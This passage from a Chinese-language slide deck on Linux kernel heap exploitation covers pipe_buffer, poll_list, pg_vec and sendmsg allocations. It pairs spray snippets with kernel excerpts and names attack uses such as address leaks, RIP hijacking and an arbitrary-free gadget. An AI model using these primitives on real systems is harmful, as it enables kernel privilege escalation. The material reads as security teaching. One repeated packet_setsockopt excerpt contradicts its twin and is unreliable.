            unsigned int mask = pipe->ring_size - 1;  
            struct pipe_buffer *buf = &pipe->bufs[head & mask];  
            struct page *page = pipe->tmp_page;  
            int copied;  
  
            if (!page) {  
                page = alloc_page(GFP_HIGHUSER | __GFP_ACCOUNT);  
                if (unlikely(!page)) {  
                    ret = ret ? : -ENOMEM;  
                    break;  
                }  
                pipe->tmp_page = page;  
            }
```

# Helpful Struct

## pipe\_buffer - write

- ▶ pipe - 建立 pipe
- ▶ write - populate pipe
  - ⦿ 配置一個 tmp page
  - ⦿ 轉交給對應的 pipe\_buffer
- ▶ close - 關 pipe

```
/* Insert it into the buffer array */
buf = &pipe->bufs[head & mask];
buf->page = page;
buf->ops = &anon_pipe_buf_ops;
buf->offset = 0;
buf->len = 0;
```

# Helpful Struct

## pipe\_buffer - close

- ▶ pipe - 建立 pipe
- ▶ write - populate pipe
- ▶ close - 關 pipe
- ⌚ 遍歷每個 pipe\_buffer entry 並釋放

```
void free_pipe_info(struct pipe_inode_info *pipe)
{
    unsigned int i;
    for (i = 0; i < pipe->ring_size; i++) {
        struct pipe_buffer *buf = pipe->bufs + i;
        if (buf->ops)
            pipe_buf_release(pipe, buf);
    }
    if (pipe->tmp_page)
        __free_page(pipe->tmp_page);
    kfree(pipe->bufs);
    kfree(pipe);
}
```

```
static void anon_pipe_buf_release(struct pipe_inode_info *pipe,
                                  struct pipe_buffer *buf)
{
    struct page *page = buf->page;
    if (page_count(page) == 1 && !pipe->tmp_page)
        pipe->tmp_page = page;
    else
        put_page(page);
}
```

# Helpful Struct pipe\_buffer

► 使用方式1 : leak kernel address

⦿ ops 指向變數 anon\_pipe\_buf\_ops

► 使用方式2 : 控制 RIP


⦿ 竄改 ops 指向可控位址

```
static const struct pipe_buf_operations anon_pipe_buf_ops = {
    .release     = anon_pipe_buf_release,
    .try_steal   = anon_pipe_buf_try_steal,
    .get         = generic_pipe_buf_get,
};
```

# Helpful Struct poll\_list

- ▶ 大小：16 ~ 4096
  - ⦿ 前 0x10 為 header，不可控
- ▶ FROM : GFP\_KERNEL
- ▶ ADDRESS :
  - ⦿ next - heap address

```
struct poll_list {  
    struct poll_list *next;  
    int len;  
    struct pollfd entries[];  
};
```



# Helpful Struct poll\_list

- ▶ create nfds - number of fds
- ▶ poll

```
pfds = calloc(nfds, sizeof(struct pollfd));
for (int i = 0; i < nfds; i++)
{
    pfds[i].fd = poll_target_fd;
    pfds[i].events = POLLERR;
}
ret = poll(pfds, nfds, timer);
```

# Helpful Struct

## poll\_list - poll

- ▶ poll
  - ⦿ syscall handler - do\_sys\_poll
  - ⦿ 會先使用 local stack 存放前 30 個 nfds
  - ⦿ poll\_list 最多只能有 PAGE\_SIZE，彼此用 linked list 串起來

```
SYSCALL_DEFINE3(poll, struct pollfd __user *, ufds, unsigned int, nfds,
                int, timeout_msecs)
{
    // ...
    ret = do_sys_poll(ufds, nfds, to);
```

# Helpful Struct

## poll\_list - poll

### ► poll

- ⌚ syscall handler - do\_sys\_poll
- ⌚ 會先使用 local stack 存放前 30 個 nfds
- ⌚ poll\_list 最多只能有 PAGE\_SIZE，彼此用 linked list 串起來

```
static int do_sys_poll(struct pollfd __user *ufds, unsigned int nfds,
                      struct timespec64 *end_time)
{
    int err = -EFAULT, fdcount, len;
    long stack_pps[POLL_STACK_ALLLOC/sizeof(long)];
    struct poll_list *walk = head;
    unsigned long todo = nfds;

    len = min_t(unsigned int, nfds, N_STACK_PPS);
    for (;;) {
        walk->next = NULL;
        walk->len = len;
        if (!len)
            break;

        if (copy_from_user(walk->entries, ufds + nfds-todo,
                           sizeof(struct pollfd) * walk->len))
            goto out_fds;

        todo -= walk->len;
        if (!todo)
            break;

        len = min(todo, POLLFD_PER_PAGE);
        walk = walk->next = kmalloc(struct_size(walk, entries, len),
                                     GFP_KERNEL);
        if (!walk) {
            err = -ENOMEM;
            goto out_fds;
        }
    }
}
```

# Helpful Struct

## poll\_list - poll

### ► poll

- ⌚ syscall handler - do\_sys\_poll
- ⌚ 會先使用 local stack 存放前 30 個 nfds
- ⌚ poll\_list 最多只能有 PAGE\_SIZE，彼此用 linked list 串起來

```
static int do_sys_poll(struct pollfd __user *ufds, unsigned int nfds,
                      struct timespec64 *end_time)
{
    int err = -EFAULT, fdcount, len;
    long stack_pps[POLL_STACK_ALLLOC/sizeof(long)];
    struct poll_list *walk = head;
    unsigned long todo = nfds;

    len = min_t(unsigned int, nfds, N_STACK_PPS);
    for (;;) {
        walk->next = NULL;
        walk->len = len;
        if (!len)
            break;

        if (copy_from_user(walk->entries, ufds + nfds-todo,
                           sizeof(struct pollfd) * walk->len))
            goto out_fds;

        todo -= walk->len;
        if (!todo)
            break;


        len = min(todo, POLLFD_PER_PAGE);
        walk = walk->next = kmalloc(struct_size(walk, entries, len),
                                     GFP_KERNEL);
        if (!walk) {
            err = -ENOMEM;
            goto out_fds;
        }
    }
}
```

# Helpful Struct

## poll\_list

► 使用方式1：leak heap address

⌚ next pointer 指向下一个 poll\_list



# Helpful Struct

## poll\_list

► 使用方式2：任意釋放 gadget


- ⦿ 如果能控 next pointer，就可以釋放指定的記憶體位址
- ⦿ 通常會搭配 partial overwrite

```
out_fds:  
    walk = head->next;  
    while (walk) {  
        struct poll_list *pos = walk;  
        walk = walk->next;  
        kfree(pos);  
    }
```

# Helpful Struct

## pg\_vec

- ▶ 大小：  $2^{\text{order}} * \text{count}$ 、 $\text{order} > 10$
- ▶ FROM： buddy system
- ▶ 使用方式：
  - ⦿ 分配大量且連續的 page，drain the buddy system



知乎 @小安

# Helpful Struct

## pg\_vec

- ▶ socket - 建立 SOCK\_RAW socket
- ▶ setsockopt - 設置 PACKET\_VERSION 為 TPACKET\_V1
- ▶ setsockopt - 透過設置 PACKET\_TX\_RING 來分配可控大小的記憶體

# Helpful Struct

## pg\_vec

- ▶ socket - 建立 SOCK\_RAW socket
- ▶ setsockopt - 設置 PACKET\_VERSION 為 TPACKET\_V1
- ▶ setsockopt - 透過設置 PACKET\_TX\_RING 來分配可控大小的記憶體

```
socketfd = socket(AF_PACKET, SOCK_RAW, PF_PACKET);
if (socketfd < 0)
    perror_exit("socket AF_PACKET");
```

# Helpful Struct

## pg\_vec

- ▶ socket - 建立 SOCK\_RAW socket
- ▶ setsockopt - 設置 PACKET\_VERSION 為 TPACKET\_V1
- ▶ setsockopt - 透過設置 PACKET\_TX\_RING 來分配可控大小的記憶體

```
version = TPACKET_V1;

if (setsockopt(socketfd, SOL_PACKET, PACKET_VERSION, &version, sizeof(version)) < 0)
    perror_exit("setsockopt PACKET_VERSION");
```

# Helpful Struct

## pg\_vec

- ▶ socket - 建立 SOCK\_RAW socket
- ▶ setsockopt - 設置 PACKET\_VERSION 為 TPACKET\_V1
- ▶ setsockopt - 透過設置 PACKET\_TX\_RING 來分配可控大小的記憶體
  - ⦿ block\_size - 每個 table entry 的大小
  - ⦿ block\_nr - entry 個數
  - ⦿ frame\_size - 建議 PAGE\_SIZE
  - ⦿ frame\_nr = total\_size / frame\_size

```
assert(size % PAGE_SIZE == 0);

memset(&req, 0, sizeof(req));
req.tp_block_size = size;
req.tp_block_nr = count;
req.tp_frame_size = PAGE_SIZE;
req.tp_frame_nr = (req.tp_block_size * req.tp_block_nr) / req.tp_frame_size;

if (setsockopt(socketfd, SOL_PACKET, PACKET_TX_RING, &req, sizeof(req)) < 0)
    perror_exit("setsockopt PACKET_TX_RING");
```

# Helpful Struct

## pg\_vec - PACKET\_TX\_RING

- ▶ 複製 user data 到 kernel space
- ▶ 建立 TX ring

```
static int
packet_setsockopt(struct socket *sock, int level, int optname, sockptr_t optval,
                  unsigned int optlen)
{
    switch (optname) {
    // ...
    case PACKET_RX_RING:
    {
        switch (po->tp_version) {
        case TPACKET_V1:
            len = sizeof(req_u.req);
            break;
        // ...
        } else {
            if (copy_from_sockptr(&req_u.req, optval, len))
                ret = -EFAULT;
            else
                ret = packet_set_ring(sk, &req_u, 0,
                                      optname == PACKET_TX_RING);
        }
    }
}
```

# Helpful Struct

## pg\_vec - PACKET\_TX\_RING

- ▶ 複製 user data 到 kernel space
- ▶ 建立 TX ring

```
static int
packet_setsockopt(struct socket *sock, int level, int optname, sockptr_t optval,
                  unsigned int optlen)
{
    switch (optname) {
    // ...
    case PACKET_RX_RING:
    {
        switch (po->tp_version) {
        case TPACKET_V1:
            len = sizeof(req_u.req);
            break;
        // ...
        } else {
            if (!copy_from_sockptr(&req_u.req, optval, len))
                ret = -EFAULT;
            else
                ret = packet_set_ring(sk, &req_u, 0,
                                      optname == PACKET_TX_RING);
        }
    }
}
```

# Helpful Struct

## pg\_vec - PACKET\_TX\_RING

- ▶ 建立 TX ring
- ② 取得 tp\_block\_size 的 order
- ③ 分配 page vector

```
static int packet_set_ring(struct sock *sk, union tpacket_req_u *req_u,
                           int closing, int tx_ring)
{
    // ...
    if (req->tp_block_nr) {
        switch (po->tp_version) {
        case TPACKET_V1:
            po->tp_hdrlen = TPACKET_HDRLEN;
            break;
            // ...
        }

        // .. some check
        order = get_order(req->tp_block_size);
        pg_vec = alloc_pg_vec(req, order);
    }
}
```

# Helpful Struct

## pg\_vec - PACKET\_TX\_RING

- ▶ 建立 TX ring
- ⦿ 取得 tp\_block\_size 的 order
- ⦿ 分配 page vector

```
static int packet_set_ring(struct sock *sk, union tpacket_req_u *req_u,
                           int closing, int tx_ring)
{
    // ...
    if (req->tp_block_nr) {
        switch (po->tp_version) {
        case TPACKET_V1:
            po->tp_hdrlen = TPACKET_HDRLEN;
            break;
            // ...
        }

        // .. some check
        order = get_order(req->tp_block_size);
        pg_vec = alloc_pg_vec(req, order);
    }
}
```

# Helpful Struct

## pg\_vec - PACKET\_TX\_RING

### ► 建立 TX ring

⦿ 取得 tp\_block\_size 的 order

⦿ 分配 page vector

> 分配 block 個 entry 的 vector

> 每個 entry 指向一塊  $2^{\text{order}}$  的記憶體空間

```
static struct pgv *alloc_pg_vec(struct tpacket_req *req, int order)
{
    unsigned int block_nr = req->tp_block_nr;
    struct pgv *pg_vec;
    int i;

    pg_vec = kcalloc(block_nr, sizeof(struct pgv), GFP_KERNEL | __GFP_NOWARN);
    if (unlikely(!pg_vec))
        goto out;

    for (i = 0; i < block_nr; i++) {
        pg_vec[i].buffer = alloc_one_pg_vec_page(order);
        if (unlikely(!pg_vec[i].buffer))
            goto out_free_pgvec;
    }

out:
    return pg_vec;
```

# Helpful Struct

## pg\_vec - PACKET\_TX\_RING

### ► 建立 TX ring

⦿ 取得 tp\_block\_size 的 order

⦿ 分配 page vector

> 分配 block 個 entry 的 vector

> 每個 entry 指向一塊  $2^{\text{order}}$  的記憶體空間

```
static struct pgv *alloc_pg_vec(struct tpacket_req *req, int order)
{
    unsigned int block_nr = req->tp_block_nr;
    struct pgv *pg_vec;
    int i;

    pg_vec = kcalloc(block_nr, sizeof(struct pgv), GFP_KERNEL | __GFP_NOWARN);
    if (unlikely(!pg_vec))
        goto out;

    for (i = 0; i < block_nr; i++) {
        pg_vec[i].buffer = alloc_one_pg_vec_page(order);
        if (unlikely(!pg_vec[i].buffer))
            goto out_free_pgvec;
    }

out:
    return pg_vec;
```

# Helpful Struct

## pg\_vec - PACKET\_TX\_RING

- ▶ 建立 TX ring
- ⦿ 取得 tp\_block\_size 的 order
- ⦿ 分配 page vector
  - > 分配 block 個 entry 的 vector
  - > 每個 entry 指向一塊  $2^{\text{order}}$  的記憶體空間
    - 直接從 buddy system 申請

```
static char *alloc_one_pg_vec_page(unsigned long order)
{
    char *buffer;
    gfp_t gfp_flags = GFP_KERNEL | __GFP_COMP |
                      __GFP_ZERO | __GFP_NOWARN | __GFP_NORETRY;

    buffer = (char *) __get_free_pages(gfp_flags, order);
    if (buffer)
        return buffer;
```

# Helpful Struct

## pg\_vec - release

► 只需要 close socket 即可釋放

- ⦿ 將 request 欄位都設為 0
- ⦿ 釋放所有的 vector entry

```
static int packet_release(struct socket *sock)
{
    // ...
    if (po->tx_ring.pg_vec) {
        memset(&req_u, 0, sizeof(req_u));
        packet_set_ring(sk, &req_u, 1, 1);
    }
    release_sock(sk);
```

```
out_free_pg_vec:
    if (pg_vec) {
        bitmap_free(rx_owner_map);
        free_pg_vec(pg_vec, order, req->tp_block_nr);
    }
```

# Helpful Struct

## pg\_vec - release

► 只需要 close socket 即可釋放

- ⦿ 將 request 欄位都設為 0
- ⦿ 釋放所有的 vector entry

```
static int packet_release(struct socket *sock)
{
    // ...
    if (po->tx_ring.pg_vec) {
        memset(&req_u, 0, sizeof(req_u));
        packet_set_ring(sk, &req_u, 1, 1);
    }
    release_sock(sk);
```

```
out_free_pg_vec:
    if (pg_vec) {
        bitmap_free(rx_owner_map);
        free_pg_vec(pg_vec, order, req->tp_block_nr);
    }
```

# Helpful Struct

## sendmsg

- ▶ 大小： 32 ~ 20480
- ▶ FROM : GFP\_KERNEL
- ▶ 使用方法：
  - ⦿ Memory 所有的值都可控
  - ⦿ 過去常搭配 userfault\_fd，讓使用者可以控制 memory 的釋放時機

# Helpful Struct sendmsg

```
SYSCALL_DEFINE3(sendmsg, int, fd, struct user_msghdr __user *, msg, unsigned int, flags)
{
    return __sys_sendmsg(fd, msg, flags, true);
}
```

```
static int __sys_sendmsg(struct socket *sock, struct msghdr *msg_sys,
                         unsigned int flags, struct used_address *used_address,
                         unsigned int allowed_msghdr_flags)
{
    ...
    if (ctl_len > sizeof(ctl)) {
        ctl_buf = sock_kmalloc(sock->sk, ctl_len, GFP_KERNEL);
        if (ctl_buf == NULL)
            goto out;
    }
    err = -EFAULT;
    if (copy_from_user(ctl_buf, msg_sys->msg_control_user, ctl_len))
        goto out_freectl;
    msg_sys->msg_control = ctl_buf;
    msg_sys->msg_control_is_user = false;
}
...
    sock_kfree_s(sock->sk, ctl_buf, ctl_len);
```

需大於 0x20

# Helpful Struct sendmsg

- ▶ 取得 upper bound sysctl\_optmem\_max

👁 20480

- ▶ 分配記憶體並回傳

```
void *sock_kmalloc(struct sock *sk, int size, gfp_t priority)
{
    int optmem_max = READ_ONCE(sysctl_optmem_max);

    if ((unsigned int)size <= optmem_max &&
        atomic_read(&sk->sk_omem_alloc) + size < optmem_max) {
        void *mem;
        /* First do the add, to avoid the race if kmalloc
         * might sleep.
         */
        atomic_add(size, &sk->sk_omem_alloc);
        mem = kmalloc(size, priority);
        if (mem)
            return mem;
        atomic_sub(size, &sk->sk_omem_alloc);
    }
    return NULL;
}
```

# Helpful Struct sendmsg

- ▶ 取得 upper bound sysctl\_optmem\_max

- ▶ 分配記憶體並回傳

```
void *sock_kmalloc(struct sock *sk, int size, gfp_t priority)
{
